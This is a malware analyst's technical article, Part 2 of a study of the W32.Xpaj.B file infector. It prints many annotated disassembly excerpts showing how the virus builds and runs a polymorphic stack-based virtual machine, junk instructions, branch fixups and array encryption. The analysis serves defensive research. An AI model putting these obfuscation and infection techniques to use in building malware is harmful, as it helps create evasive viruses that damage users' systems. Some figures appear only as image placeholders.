INSIDE W32.XPAJ.B'S INFECTION – PART 2

Liang Yuan
Symantec, China

Xpaj.B is one of the most complex and sophisticated file infectors in the world. It is difficult to detect, disinfect and analyse. This two-part article provides a deep analysis of its infection. Part 1 dealt with the initial stages of infection [1], while this part concentrates on the implementation of the small polymorphic stack-based virtual machine that the virus writes to the target subroutines.

POLYMORPHIC STACK-BASED VIRTUAL MACHINE

Once the target subroutines have been found, the virus writes a small polymorphic stack-based virtual machine to them. The implementation of the virtual machine is highly polymorphic, and it can be generated with the following features:

- Random size of stack frame and stack offset
- Instructions with random registers and stack offset
- Junk instructions with random opcode, register, stack offset and immediate value
- Random appearance of junk instructions (due to the varied number of junk instructions)
- Random instruction pairs.

Because the overwritten areas of subroutines are mostly separate from each other, when one overwritten area runs out, the virus will write a jmp instruction at its end in order to jump to the next overwritten area, and continue to write the code.

When the infected file is executed, and once the instruction that calls the overwritten subroutines or the redirected call instruction is executed, the virtual machine starts to work. First, it calls a subroutine named 'get_base' to get the base address (as shown in Figure 1). The base address is the return address of the 'call get_base' instruction. Then it locates the encrypted array by using the base address; the encrypted array is used to describe the sequence of operations executed by the virtual machine. It then executes the operations one by one until it reaches the end of the sequence (as shown in Figure 1 – note that this is a clean virtual machine without junk code and the stack offsets may be different for other infections). The sequence of operations encoded by the array forms a program that locates the address of the ZwProtectVirtualMemory

```
base_address     = dword ptr -4Ch
address_of_operation= dword ptr -48h
imm_4            = dword ptr -44h
argument1        = dword ptr -38h
encrypted_array  = dword ptr -2Ch
argument2        = dword ptr -10h
vm_esp           = dword ptr -0Ch
key              = dword ptr -8
dispatcher_address= dword ptr -4

                 push    ebp
                 mov     ebp, esp
        construct the stack
                 sub     esp, 54h
                 push    ecx
                 push    ebx
                 push    esi
                 get base address
base address = return address of this call
                 call    get_base
                 mov     esi, [ebp+base_address]
                 add     esi, 50122h
                 mov     [ebp+encrypted_array], esi
                 mov     [ebp+vm_esp], esp
                 save vm_esp and base address
                 push    [ebp+vm_esp]
                 push    [ebp+base_address]
                 mov     ecx, [ebp+base_address]
                 add     ecx, 21h
                 mov     [ebp+dispatcher_address], ecx
        start to execute new operation

dispatcher:                              ; CODE XREF:
                 mov     ecx, 4
                 mov     [ebp+imm_4], ecx
                 mov     esi, 4D81DBBFh
                 init the key
                 mov     [ebp+key], esi
                 mov     ecx, [ebp+encrypted_array]
                 sub     ecx, [ebp+imm_4]
                 mov     ebx, [ecx]
                 mov     ebx, [ecx]
                 update the key
                 add     [ebp+key], ebx
                 add     ecx, [ebp+imm_4]
                 mov     ebx, [ecx]
                 decrypt the offset for the operation
                 xor     ebx, [ebp+key]
                 get the address of operation
                 add     ebx, [ebp+base_address]
                 mov     [ebp+address_of_operation], ebx
                 mov     esi, 8B8AAB83h
                 update the key
                 add     [ebp+key], esi
                 add     ecx, [ebp+imm_4]
                 mov     ebx, [ecx]
                 decrypt argument1
                 xor     ebx, [ebp+key]
                 mov     [ebp+argument1], ebx
                 mov     esi, 1E08FB6h
                 update the key
                 add     [ebp+key], esi
                 add     ecx, [ebp+imm_4]
                 mov     esi, [ecx]
                 decrypt argument2
                 xor     esi, [ebp+key]
                 mov     [ebp+argument2], esi
                 add     ecx, [ebp+imm_4]
update the encrypted_array for the next operation
                 mov     [ebp+encrypted_array], ecx
                 mov     ebx, [ebp+address_of_operation]
                 jmp to execute operation
                 jmp     ebx
sub_403D90       endp
```


Figure 1: Execution of operations.

API, calls this API to modify memory protection of the section containing the virus code or data, then constructs and executes the decryptor to decrypt the virus body, and constructs and executes the jumper to execute the payload.

The virus uses three DWORDs to describe one operation, with the following structure:

```
Struct operation{
  DWORD Offset;//+0 operation address offset to the
               base address
  DWORD Argument1;//+4 Argument1 for the operation
  DWORD Argument2;//+8 Argument2 for the operation
} operation_info;
```

When executing an operation, it decrypts its offset and arguments from the array, saves the arguments to the specified stack offsets, then computes the operation address by using the base address, and calls it to execute the operation. At the same time, it updates the position of the array for the next operation. It continues to execute operations until it reaches the end of the sequence. In most cases, there are 0xd5 operations in the sequence.

For the version of Xpaj.B I analysed, there are seven basic operations. To obtain a clean virtual machine and better understand its operation, it was necessary to patch the code. The following operators were derived from the clean virtual machine:

- Call – call the address at the top of the stack and save the result on the top of the stack (as shown in Figure 2).
- Get_PEB – push fs:[xxx] to the stack. xxx is the value at the top of the stack, which is always 0x30 in order to get the PEB and locate the address of the ZwProtectVirtualMemory API function (as shown in Figure 3).
- Push_argument1 – push argument1 to the top of the stack (as shown in Figure 4).
- Load – load one DWORD onto the top of the stack from the memory location specified by vm_esp, argument1 and argument2 (as shown in Figure 5).
- Store – store the DWORD from the top of the stack to the memory location which is specified by vm_esp, argument1 and argument2 (as shown in Figure 6).
- Add – add two numbers to the top of the stack and push the result to the stack (as shown in Figure 7).
- Je – compare two values at the top of the stack. If they are not equal, continue to execute the next operation; if they are equal, add argument1 to the array to execute the other operation (as shown in Figure 8).

I also let the virus build a polymorphic version of the virtual machine with the same size of stack frame and stack offsets

```
mov     [ebp-18h], eax
mov     [ebp-8], ecx
mov     [ebp-44h], edx
pop     ebx
call    ebx
push    eax
mov     eax, [ebp-18h]
mov     ecx, [ebp-8]
mov     edx, [ebp-44h]
jmp     dword ptr [ebp-4]
```

Figure 2: Call operation (for the stack offsets see Figure 1).

```
pop     ecx
mov     esi, fs:[ecx]
push    esi
jmp     dword ptr [ebp-4]
```

Figure 3: Get_PEB operation (for the stack offsets see Figure 1).

```
push    dword ptr [ebp-38h]
jmp     dword ptr [ebp-4]
```

Figure 4: Push_ arg1 operation (for the stack offsets see Figure 1).

```
mov     ecx, [ebp-0Ch]
add     ecx, [ebp-38h]
mov     ecx, [ecx]
add     ecx, [ebp-10h]
push    dword ptr [ecx]
push    dword ptr [ebp-4]
retn
```

Figure 5: Load operation (for the stack offsets see Figure 1).

```
mov     ebx, [ebp-0Ch]
add     ebx, [ebp-38h]
mov     ebx, [ebx]
add     ebx, [ebp-10h]
pop     dword ptr [ebx]
push    dword ptr [ebp-4]
retn
```

Figure 6: Store operation (for the stack offsets see Figure 1).

```
pop     esi
pop     ebx
add     esi, ebx
push    esi
jmp     dword ptr [ebp-4]
```

Figure 7: Add operation (for the stack offsets see Figure 1).

```
pop     esi
pop     ebx
cmp     ebx, esi
jnz     dispatcher
mov     esi, [ebp-38h]
add     [ebp-2Ch], esi
mov     esi, ebp
jmp     dword ptr [esi-4]
```

Figure 8: Je operation (for the stack offsets see Figure 1).




Figure 9: Difference between call operations (for the stack offsets see Figure 1).

as for the virtual machine. Figure 9 shows the difference between the call operations from the two virtual machines.

Xpaj.B builds its polymorphic virtual machine in a very similar way to that in which the virtual machine works. The code implements a number of operations and an interpreter is controlled by encrypted binary data that is stored inside the virus. The virus decrypts the binary data, and the sequence of operations encoded by it forms a program which builds the virtual machine. For the variant I analysed, the size of the binary data was 0x288. Figure 10 shows how Xpaj.B uses the binary data to build the main frame of the virtual machine.

I wrote an *IDA* python decryption script that emulates the function named 'decrypt_dword' (shown in Figure 10) to get the called addresses, and added some comments describing what the addresses do. (As shown in Figures 11a and 11b, xxx, nn and reg in the comments are specified by the binary data; nn is derived from the stack offsets list for the virtual machine.)

Now the key is to analyse the binary data. I created a python script to do this, get the xxx operators and print the main procedure of building the virtual machine. The output result is as follows:

```
zero flag_constructing_junk_code
set using_random_junk_ins as true
generate the size of stack frame and stack offsets
for vm internal use
push ebp
mov ebp,esp
sub esp, xx
set flag_constructing_junk_code as true
push regs
zero flag_constructing_junk_code
save the following ins to ins_log
add the following ins to branch_ins_in_VM
```

Figure 10a: Construct main frame of VM.




Figure 10b: Construct main frame of VM.

```
00A83B4D means virtual machine built successfully
00A83B4D dword_A83B4D    dd 0C57D03BDh            ; DATA XREF: seg000:
00A83B4D                                          ; handle_00 00a6249b
00A83B51 set flag_constructing_junk_code as true
00A83B51                 dd 25B8395Ah             ; handle_01 00a61193
00A83B55 zero flag_constructing_junk_code
00A83B55                 dd 84C7D6F8h             ; handle_02 00a6fc95
00A83B59 get one free reg for internal use
00A83B59                 dd 0E303BCCFh            ; handle_03 00a790df
00A83B5D set the specified reg as free
00A83B5D                 dd 424002F4h             ; handle_04 00a72f47
00A83B61 save the next ins to ins_log
00A83B61                 dd 0A28DFA3Eh            ; handle_05 00a7d569
00A83B65 construct stack frame for virtual machine
00A83B65                 dd 1CA816Ah              ; handle_06 00a7b190
00A83B69 pop free regs
00A83B69 leave
00A83B69                 dd 6017C42Eh             ; handle_07 00a7f6b0
00A83B6D xxx reg, dword ptr [ebp+nn]
00A83B6D                 dd 0BF55C9E7h            ; handle_08 00a6fda6
00A83B71 xxx dword ptr [ebp+nn], reg
00A83B71                 dd 1F9057BBh             ; handle_09 00a6625f
00A83B75 xxx reg, imm32
00A83B75                 dd 7EDE2E62h             ; handle_0a 00a719ea
00A83B79 push regs for internal use
00A83B79                 dd 0DD1B8E02h            ; handle_0b 00a7b729
00A83B7D pop free regs
00A83B7D                 dd 3C594C11h             ; handle_0c 00a676df
00A83B81 generate the size of stack frame
00A83B81 and stack offsets for internal use
00A83B81                 dd 9CE53C77h             ; handle_0d 00a70005
00A83B85 mov reg, dword ptr [ebp+nn]
00A83B85                 dd 0FB23B8A5h            ; handle_0e 00a686b0
00A83B89 add the following ins to branch_ins_in_VM
00A83B89 call next_ins_va
00A83B89                 dd 5A6F3F93h             ; handle_0f 00a7002b
00A83B8D retn or retn nn
00A83B8D                 dd 0BAAD5D4Fh            ; handle_10 00a61c13
00A83B91 xxx  reg1, dword ptr [reg2]
00A83B91                 dd 19E8A2DAh             ; handle_11 00a6e025
00A83B95 ins that jmp to the dispatcher to execute the next operation
00A83B95                 dd 7836450Ah             ; handle_12 00a701a9
00A83B99 push dword ptr [ebp+nn]
00A83B99                 dd 0D7729EEAh            ; handle_13 00a6d8ac
00A83B9D add the following ins to branch_ins_in_VM
00A83B9D jmp next_ins_va
00A83B9D                 dd 37B0A690h             ; handle_14 00a7e179
```

Figure 11a: Handles and encrypted binary data.

```
00A83B9D add the following ins to branch_ins_in_VM
00A83B9D jmp next_ins_va
00A83B9D                 dd 37B0A690h             ; handle_14 00a7e179
00A83BA1 push dword ptr [reg]
00A83BA1                 dd 96FC28FDh             ; handle_15 00a66170
00A83BA5 mov reg1, fs:[reg2]
00A83BA5 push reg1
00A83BA5                 dd 0F53A58AAh            ; handle_16 00a7139a
00A83BA9 pop reg for internal use
00A83BA9                 dd 5446ED3Dh             ; handle_17 00a6a1ee
00A83BAD pop dword ptr [reg]
00A83BAD                 dd 0B48556D6h            ; handle_18 00a618a1
00A83BB1 push reg for internal use
00A83BB1                 dd 13C11D29h             ; handle_19 00a74d33
00A83BB5 zero using_random_junk_ins
00A83BB5                 dd 720F8AEEh             ; handle_1a 00a6db50
00A83BB9 set using_random_junk_ins as true
00A83BB9                 dd 0D14B23E4h            ; handle_1b 00a77085
00A83BBD add the following ins to branch_ins_in_VM
00A83BBD je next_ins_va
00A83BBD                 dd 3189D3C3h             ; handle_1c 00a686c7
00A83BC1 xxx  reg1, reg2
00A83BC1                 dd 90D4ED34h             ; handle_1d 00a6bb9c
00A83BC5 xxx  dword ptr [ebp+nn], reg
00A83BC5                 dd 0EF137C8Bh            ; handle_1e 00a624c0
00A83BC9 add the following ins to branch_ins_in_VM
00A83BC9 jne next_ins_va
00A83BC9                 dd 4E5F52E9h             ; handle_1f 00a70b07
00A83BCD xxx  reg, dword ptr [ebp+nn]
00A83BCD                 dd 0AE9C3B56h            ; handle_20 00a760c4
00A83BD1 push specified reg
00A83BD1                 dd 0DD8E0B5h             ; handle_21 00a6bd80
00A83BD5 call reg
00A83BD5                 dd 6C66E234h             ; handle_22 00a7bced
00A83BD9 push random reg
00A83BD9                 dd 0CCA28F94h            ; handle_23 00a6efe8
00A83BDD pop free reg
00A83BDD                 dd 2BE0165Ah             ; handle_24 00a77445
00A83BE1 ecnrypted_binary_data dd 868778C1h,0EAC664C0h,4911620Bh,0A85C
00A83BE1                 dd 0EDD16BF7h,0C61C6D97h,265A6D3Ah,8EA270DEh,
00A83BE1                 dd 43287424h,2B6274C8h,0AE776Bh,7EF17D0Fh,0C0
```

Figure 11b: Handles and encrypted binary data.

```
call next_ins_va
set flag_constructing_junk_code as true
get one free reg for internal use
mov reg, dword ptr [ebp+nn]
zero flag_constructing_junk_code
save the following ins to ins_log
add reg, imm32
...
mov reg, dword ptr [ebp+nn]
add dword ptr [ebp+nn], reg
set specified reg as free
ins that jmp to the dispatcher to execute the next
operation
save the following ins to ins_log
success
```

Note that the construction of junk instructions is not included in the log result. There is one subroutine, named 'junk_code_construction', that is responsible for constructing the junk code. This is called in every iteration if flag_constructing_junk_code is true (as shown in Figure 10a). There is one seed as argument to control the chance of constructing a junk instruction. The smaller the seed, the greater the chance of constructing a junk instruction. It tries to create as many junk instructions as possible, but the size of overwritten areas is limited, and if the space runs out, it will enlarge the seed (thereby decreasing the number of junk instructions) to rebuild the virtual machine until it is successful. The subroutine can construct five different types of junk instructions (some of which can be seen in Figure 9):

Mov/add/or/adc/sbb/and/sub/xor reg, dword ptr [ebp+nn]

Mov/add/or/adc/sbb/and/sub/xor reg1, reg2

Mov/add/or/adc/sbb/and/sub/xor reg, imm32(random)

Mov/add/or/adc/sbb/and/sub/xor dword ptr [ebp+nn], reg

Mov/add/or/adc/sbb/and/sub/xor dword ptr [ebp+nn], imm32(random)

If using_random_junk_ins is false, the virus either uses the mov instruction directly, or else it chooses one from: add, or, adc, sbb, and, sub and xor to construct the junk instruction.

When constructing the instructions that are used to jump to the dispatcher (instructions at the bottom of Figures 2–9), the virus tries to add junk instructions among them from the five types listed above. It randomly selects one of the following instruction pairs in order to jump to the dispatcher (nn is the stack offset that stores the dispatcher address):

- Pair 1:

```
push dword ptr [ebp+nn]
retn
```

- Pair 2:

```
jmp dword ptr [ebp+nn]
```

- Pair 3:

```
mov reg, ebp
jmp dword ptr [reg+nn]
```

- Pair 4:

```
mov reg, dword ptr [reg+nn]
jmp reg
```

- Pair 5:

```
mov reg, nn
add reg, ebp
jmp dword ptr [reg]
```

You might notice that the junk instructions are very similar to some of the virtual machine's instructions (as shown in Figure 9). How does Xpaj.B construct the junk instructions? As can be seen in the first few lines of the output result, it first creates a stack frame with the specified size (large enough for the virtual machine) and the stack offsets list for the virtual machine's internal use; the stack offsets in the stack frame are for storing the local variables of the virtual machine. It also creates an array whose size is 8 for showing which register is free or busy: array[0] represents eax; array[1] represents ecx; and so on. The value of an array item can be 0, 1 or 2. Value 2 means ebp and esp (they can't be used to construct a junk instruction); 0 indicates that the register is free and can be used; 1 indicates that the register is busy and can't be used. The array is initialized to [0,0,0,0,2,2,0,0] – this means that all registers except for ebp and esp are free at the beginning. Xpaj.B will update the array according to the context when building the instructions of the virtual machine. If it wants to use a register, it will choose one at random from the free registers and set it as busy. If the register isn't used in the following instructions, it will set it as free. As a result, the virus can construct the junk instructions by using registers which are free and the stack offsets that the virtual machine doesn't use. Note that the busy registers, ebp and esp, can be used as the source operand of any junk instruction.

From the output result log, we can see the main frame of the virtual machine. But the virtual machine is not ready yet – it needs to be fixed. The virus records some instruction information when building the virtual machine. The information will be used to fix the instructions. It uses the following structures to log the information:

```
struct branch_ins_in_VM{
  DWORD item_num;//+0
  branch_ins_info_in_VM info[item_num];//+4
} branch_ins;
struct branch_ins_info_in_VM
{
  DWORD operand_va;//+0 start address of the operand
of branch instruction
  DWORD index;//+4 for indexing the destination
address of the branch ins
} branch_ins_info_in_VM;
/*
```

For example:

```
0012D4F4   00000002--> total items
0012D4F8   00C23D9A--> see Figure 12
0012D4FC   00000000--> see Table 1
0012D500   00C23E81--> see Figure 8 jnz dispatcher
0012D504   00000004--> see Table 1
*/
struct ins_log_info
{
  DWORD index;//+0
  DWORD va;//4 virtual address of the instruction
} ins_log_info;
struct ins_log
```

```
C23D90   55              push    ebp
C23D91   89E5            mov     ebp, esp
C23D93   83EC 54         sub     esp, 54
C23D96   51              push    ecx      1 branch ins
C23D97   53              push    ebx
C23D98   56              push    esi
C23D99   E8 9E3DC200     call    01847B3C
C23D9E   8B75 B4         mov     esi, dword ptr [ebp-4C]
C23DA1   81C6 00000000   add     esi, 0    locate the encrypted 2
C23DA7   8975 D4         mov     dword ptr [ebp-2C], esi
C23DAA   8965 F4         mov     dword ptr [ebp-C], esp
C23DAD   FF75 F4         push    dword ptr [ebp-C]
C23DB0   FF75 B4         push    dword ptr [ebp-4C]
C23DB3   8B4D B4         mov     ecx, dword ptr [ebp-4C]
C23DB6   81C1 00000000   add     ecx, 0    get addr of dispatcher 3
C23DBC   894D FC         mov     dword ptr [ebp-4], ecx
C23DBF   B9 04000000     mov     ecx, 4
C23DC4   894D BC         mov     dword ptr [ebp-44], ecx
C23DC7   BE 00000000     mov     esi, 0    init the key 4
C23DCC   8975 F8         mov     dword ptr [ebp-8], esi
C23DCF   8B4D D4         mov     ecx, dword ptr [ebp-2C]
C23DD2   2B4D BC         sub     ecx, dword ptr [ebp-44]
C23DD5   8B19            mov     ebx, dword ptr [ecx]
C23DD7   015D F8         add     dword ptr [ebp-8], ebx
C23DDA   034D BC         add     ecx, dword ptr [ebp-44]
C23DDD   8B19            mov     ebx, dword ptr [ecx]
C23DDF   335D F8         xor     ebx, dword ptr [ebp-8]
C23DE2   035D B4         add     ebx, dword ptr [ebp-4C]
C23DE5   895D B8         mov     dword ptr [ebp-48], ebx
C23DE8   BE 00000000     mov     esi, 0    init the key 5
C23DED   0175 F8         add     dword ptr [ebp-8], esi
C23DF0   034D BC         add     ecx, dword ptr [ebp-44]
C23DF3   8B19            mov     ebx, dword ptr [ecx]
C23DF5   335D F8         xor     ebx, dword ptr [ebp-8]
C23DF8   895D C8         mov     dword ptr [ebp-38], ebx
C23DFB   BE 00000000     mov     esi, 0    init the key 6
C23E00   0175 F8         add     dword ptr [ebp-8], esi
C23E03   034D BC         add     ecx, dword ptr [ebp-44]
C23E06   8B31            mov     esi, dword ptr [ecx]
C23E08   3375 F8         xor     esi, dword ptr [ebp-8]
C23E0B   8975 F0         mov     dword ptr [ebp-10], esi
C23E0E   034D BC         add     ecx, dword ptr [ebp-44]
C23E11   894D D4         mov     dword ptr [ebp-2C], ecx
C23E14   8B5D B8         mov     ebx, dword ptr [ebp-48]
C23E17   FFE3            jmp     ebx
```

Figure 12: Tweaked places.

```
{
  DWORD item_num;//+0
  ins_log_info info[item_num];//+4
} ins_log;
```

Once the main frame of the virtual machine has been built successfully, the virus will fix the places as shown in Figure 12 (this is clearer if you compare it with Figure 1). This is necessary as the destination addresses for branch instructions (including call, jmp, jcc etc.) are not always known up front. The virus uses the address of the next instruction as the operand, which makes sure it is easy to fix the branch instruction (as shown in Figure 13). When fixing other places, the virus needs to analyse the ins_log structure to get the relevant instruction address by given index. There is one subroutine named 'get_va_from_ins_log_by_index'. This iterates through the info field of the ins_log structure and gets the relevant virtual address by given index. If it is not found, it will return the virtual address of the last ins_log_info in the array (as shown in Figure 14). The information about ins_log for the variant I analysed is shown in Table 1.

```
loop_fix_branch_ins_VM:       ; CODE XREF: write_virus_code_
                              ; write_virus_code_to_patched_
mov     eax, [esi+branch_ins_info_in_VM.index]
mov     edi, [ebp+arg_10_ins_to_be_tweaked_in_VM]
; ---------------------------------------------------------
db 5 dup(90h)
; ---------------------------------------------------------
jmp     $+5
mov     edx, [edi+ins_to_be_tweaked_in_VM.item_num]
push    edi
dec     edi
mov     edi, esp
xor     [edi-30h], eax
pop     edi
cmp     edx, 0
jz      return_true
add     edi, 4

loop_ins_to_be_tweaked_info:  ; CODE XREF: write_virus_code_
cmp     [edi+ins_to_be_tweaked_info_in_VM.index], eax
; ---------------------------------------------------------
db 5 dup(90h)
; ---------------------------------------------------------
jmp     $+5
jz      index_is_found
add     edi, size ins_to_be_tweaked_info_in_VM ; next struct
; ---------------------------------------------------------
db 5 dup(90h)
; ---------------------------------------------------------
jmp     $+5
dec     edx
jnz     loop_ins_to_be_tweaked_info
jmp     $+5
xor     eax, 0
add     esi, size branch_ins_info_in_VM
dec     ecx
jnz     loop_fix_branch_ins_VM
```

```
index_is_found:               ; CODE XREF: write_vi
mov     eax, [edi+ins_to_be_tweaked_info_in_VM.va]
mov     edx, [esi+branch_ins_info_in_VM.operand_va]
sub     eax, [edx]
mov     [edx], eax            ; fix it
xor     eax, 0
add     esi, size branch_ins_info_in_VM
dec     ecx
jnz     loop_fix_branch_ins_VM
```

Figure 13: Fixes the branch ins in VM.

The virus fixes the following places with the exception of the branch instruction:

- Place 2 in Figure 12: fixes the instruction which is used to locate the encrypted array (as shown in Figure 15).
- Place 3 in Figure 12: fixes the instruction that is used to get the address of the dispatcher (as shown in Figure 16).

```
ins_log= ins_to_be_tweaked_info ptr -0E84h
var_9= dword ptr -9

push    ecx
lea     esp, [esp-45h]
xchg    edi, [esp+4Ah+var_9]
mov     edi, [esp+4Ah+var_9]
lea     esp, [esp+41h]
lea     edi, [ebp+ins_log]
mov     ecx, [edi+ins_log.item_num]
xor     eax, 0                ; eax = given index
add     edi, 4

loop_check:                   ; CODE XREF: get_va_
cmp     eax, [edi+ins_log_info.index]
jz      found
add     edi, size ins_log_info
dec     ecx
; ---------------------------------------------------------
db 5 dup(90h)
; ---------------------------------------------------------
jmp     $+5
jnz     loop_check

found:                        ; CODE XREF: get_va_
mov     eax, [edi+ins_log_info.va]
pop     edi
pop     ecx
retn
```

Figure 14: get_va_from_ins_log_by_index.

```
mov     ebx, [ebp+arg_8_out_xpaj_info]
lea     eax, large ds:1
call    get_va_from_ins_log_by_index
add     eax, 5
; ---------------------------------------------------------
db 5 dup(90h)
; ---------------------------------------------------------
jmp     $+5
mov     [ebp+base_addr], eax
push    eax
; ---------------------------------------------------------
db 5 dup(90h)
; ---------------------------------------------------------
jmp     $+5
push    [ebp+arg_4_pxpaj_info]
call    get_rva_of_given_va
mov     [ebp+base_addr_RVA], eax
mov     edx, [ebx+out_xpaj_info.encrypted_vm_array_rva]
jmp     $+5
sub     edx, [ebp+base_addr_RVA]
or      eax, 0FFFFFFFFh
not     eax
not     eax
and     eax, 3
call    get_va_from_ins_log_by_index
mov     [eax+2], edx
```

Figure 15: Fixes place 2 (for the index, see Table 1).

Index	VA (from mapped image)	Description
0	00C23E1D	Destination address of call get_base
1	00C23D99	VA of instruction 'call get_base'
2	Not used	
3	00C23DA1	see Figure 15
4	00C23DBF	see Figure 15
5	00C23E45	address of push_arg1operation
6	00C23E51	address of load operation
7	00C23E3D	address of get_peb operation
8	00C23E62	address of store operation
9	00C23E73	address of add operation
0xA	00C23E7B	address of je operation
0xB	00C23E90	patched end address
0xC	00C23E24	address of call operation
0xD	00C23E19	part of jumper
0xE	00C23DB6	see Figure 15
0xF	00C23DC7	see Figure 15
0x10	00C23DE8	see Figure 15
0x11	00C23DFB	see Figure 15

Table 1: Information about ins_log.

```
mov     eax, 4
call    get_va_from_ins_log_by_index
push    eax
push    [ebp+arg_4_pxpaj_info]
call    get_rva_of_given_va
sub     eax, [ebp+base_addr_RVA]
mov     edx, eax
mov     eax, 0Eh
call    get_va_from_ins_log_by_index
mov     [eax+2], edx
```

Figure 16: Fixes place 3 (for the index, see Table 1).

- Places 4, 5, 6 in Figure 12: fixes the instructions for initializing the key to decrypt the VM array (as shown in Figure 17).

After the instruction has been fixed, the virus will start to fix the operation structure array, including the offset and argument fields. It first decrypts the encrypted operation structure array. After decryption, the offset field of the operation structure is the index (as shown in Figure 18), which it can use to get the operation addresses. Next, it

```
mov     eax, 0Fh
; ---------------------------------------
db 5 dup(90h)
; ---------------------------------------
jmp     $+5
call    get_va_from_ins_log_by_index
push    [ebp+random_dword3]
jmp     $+5
pop     dword ptr [eax+1]
mov     eax, 10h
call    get_va_from_ins_log_by_index
push    [ebp+random_dword4]
pop     dword ptr [eax+1]
mov     eax, 11h
call    get_va_from_ins_log_by_index
jmp     $+5
push    [ebp+random_dword5]
pop     dword ptr [eax+1]
```

Figure 17: Fixes places 4, 5, 6 (for the index, see Table 1).

```
0012DB5C  00000006  index
0012DB60  FFFFFFFC  argument1
0012DB64  FFFFFFF8  argument2
0012DB68  00000005  ...
0012DB6C  00000000
0012DB70  00000000
0012DB74  00000009
0012DB78  00000000
0012DB7C  00000000
0012DB80  00000006
0012DB84  FFFFFFFC
0012DB88  FFFFFFF4
0012DB8C  00000005
0012DB90  00000000
0012DB94  00000000
0012DB98  00000009
0012DB9C  00000000
0012DBA0  00000000
0012DBA4  00000005
0012DBA8  00000000
0012DBAC  00000000
0012DBB0  00000005
0012DBB4  00000000
0012DBB8  00000000
0012DBBC  00000005
```

Figure 18: Decrypted operation array.

fixes the offsets of the operation structure array (as shown in Figure 19). It fills the argument field with random DWORDs, then it fixes the argument field of the operation structure array in order to ensure that the virtual machine executes correctly. After that, it encrypts the array and writes it to the inserted section (as shown in Figure 20), which is to make sure the virtual machine decrypts the array correctly (as shown in Figure 1). At this point, the virtual machine is ready.

Finally, it updates the checksum in the PE header to complete the infection process.

```
xor     ecx, 5779B104h          ; ecx = 9fc
lea     edi, [ebp+decrypted_array]

loop_fix_VM_array:              ; CODE XREF:
mov     eax, [edi+operation.Offset]
The Offset is the index here.
cmp     edx, ecx
cmp     eax, 5
jz      write_random_dword_to_argument2
add     [esp+0EACh+var_F16], edx
cmp     eax, 6
; ---------------------------------------
db 5 dup(90h)
; ---------------------------------------
jmp     $+5
jz      get_va_from_ins_log_by_given_index
cmp     eax, 8
jz      get_va_from_ins_log_by_given_index
cmp     eax, 0Ah
jz      write_random_dword_to_argument2

write_random_dword_to_argument1:
push    0FFFFFFFFh
jmp     $+5
call    xorshift
mov     [edi+operation.Argument1], eax
push    0FFFFFFFFh
call    xorshift
bswap   eax
add     [edi+operation.Argument1], eax

write_random_dword_to_argument2:
```

```
write_random_dword_to_argument2:
                                ; CODE XRE
                                ; encrypt_
push    0FFFFFFFFh
call    xorshift
jmp     $+5
mov     [edi+operation.Argument2], eax
push    0FFFFFFFFh
call    xorshift
bswap   eax
add     [edi+operation.Argument2], eax

get_va_from_ins_log_by_given_index:
                                ; CODE XRE
                                ; encrypt_
mov     eax, [edi+operation.Offset]
The Offset is the index here.
call    get_va_from_ins_log_by_index
sub     eax, [ebp+base_addr]
mov     [edi+operation.Offset], eax
push    ebx
lea     ebx, [esi+6C4E6A2Dh]
mov     ebx, esp
mov     [ebx-46h], eax
pop     ebx
add     edi, size operation
mov     [esp+0EACh+var_F10], ebx
sub     ecx, size operation
jnz     loop_fix_VM_array
```

Figure 19: Fixes the offsets.

```
lea     esi, [ebp+decrypted_array]
mov     edi, [ebx+out_xpaj_info.encrypted_vm_array]
sub     ecx, ecx
sub     ecx, 0D5h               ; this means 0xd5 operations
neg     ecx                     ; ecx = d5

loop_encrypt_vm_array:          ; CODE XREF: encrypt_
mov     edx, [edi-4]            ; seed
add     edx, [ebp+random_dword3]
mov     eax, [esi+operation.Offset]
xor     eax, edx
mov     [edi+operation.Offset], eax
add     edx, [ebp+random_dword4]
mov     eax, [esi+operation.Argument1]
xor     eax, edx
mov     [edi+operation.Argument1], eax
add     edx, [ebp+random_dword5]
mov     eax, [esi+operation.Argument2]
xor     eax, edx
mov     [edi+operation.Argument2], eax
mov     [esp+0EB0h+var_ECF], ebx
add     esi, size operation
cmp     [esp+0EB0h+var_EF0], edx
add     edi, size operation
dec     ecx
jmp     $+5
jnz     loop_encrypt_vm_array ; seed
```

Figure 20: Encrypts the array and writes it to inserted section.

EXECUTION ROUTE

Let's look at the main execution route of Xpaj.B. Usually there are three routes (as shown in Figure 21). When the infected file is executed, once either the instruction that calls the first overwritten subroutine (Route 3 in Figure 21), the instruction that calls the other overwritten subroutines (Route 2), or the redirected call instruction (Route 1) is executed, the return address of the call is saved into the stack (for Route 2, the address is the return address of the instruction 'call_start_address_of_first_overwritten_subroutine') and the virtual machine starts to work. The virtual machine locates the address of the ZwProtectVirtualMemory API and calls this API to modify memory protection of the area that contains the encrypted virus body, then it constructs and executes the decryptor to decrypt the virus body, and constructs and executes the jumper to execute the virus code.

